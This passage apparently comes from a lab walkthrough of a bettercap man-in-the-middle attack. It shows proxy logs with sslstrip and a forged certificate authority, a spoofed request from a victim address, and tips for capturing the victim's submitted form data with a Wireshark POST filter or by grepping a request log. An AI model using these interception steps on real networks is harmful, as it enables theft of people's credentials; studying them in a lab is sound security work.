[03:52:32] [sys.log] [inf] https.proxy loading proxy certification authority TLS key from /root/.bettercap-ca.key.pem
[03:52:32] [sys.log] [inf] http.proxy started on 192.168.200.128:8080 (sslstrip enabled)
[03:52:32] [sys.log] [inf] https.proxy loading proxy certification authority TLS certificate from /root/.bettercap-ca.cert.pem
[03:52:32] [sys.log] [inf] https.proxy started on 0.0.0.0:8443 (sslstrip disabled)
[03:52:59] [http.proxy.spoofed-request] {192.168.200.136 GET detectportal.firefox.com /canonical.html 0}
```

When the victim fills in details on the webpage.



We can see the POST request on Wireshark using the filter **http.request.method==”POST”**



We can also grep “http-request.log” to see POST requests.

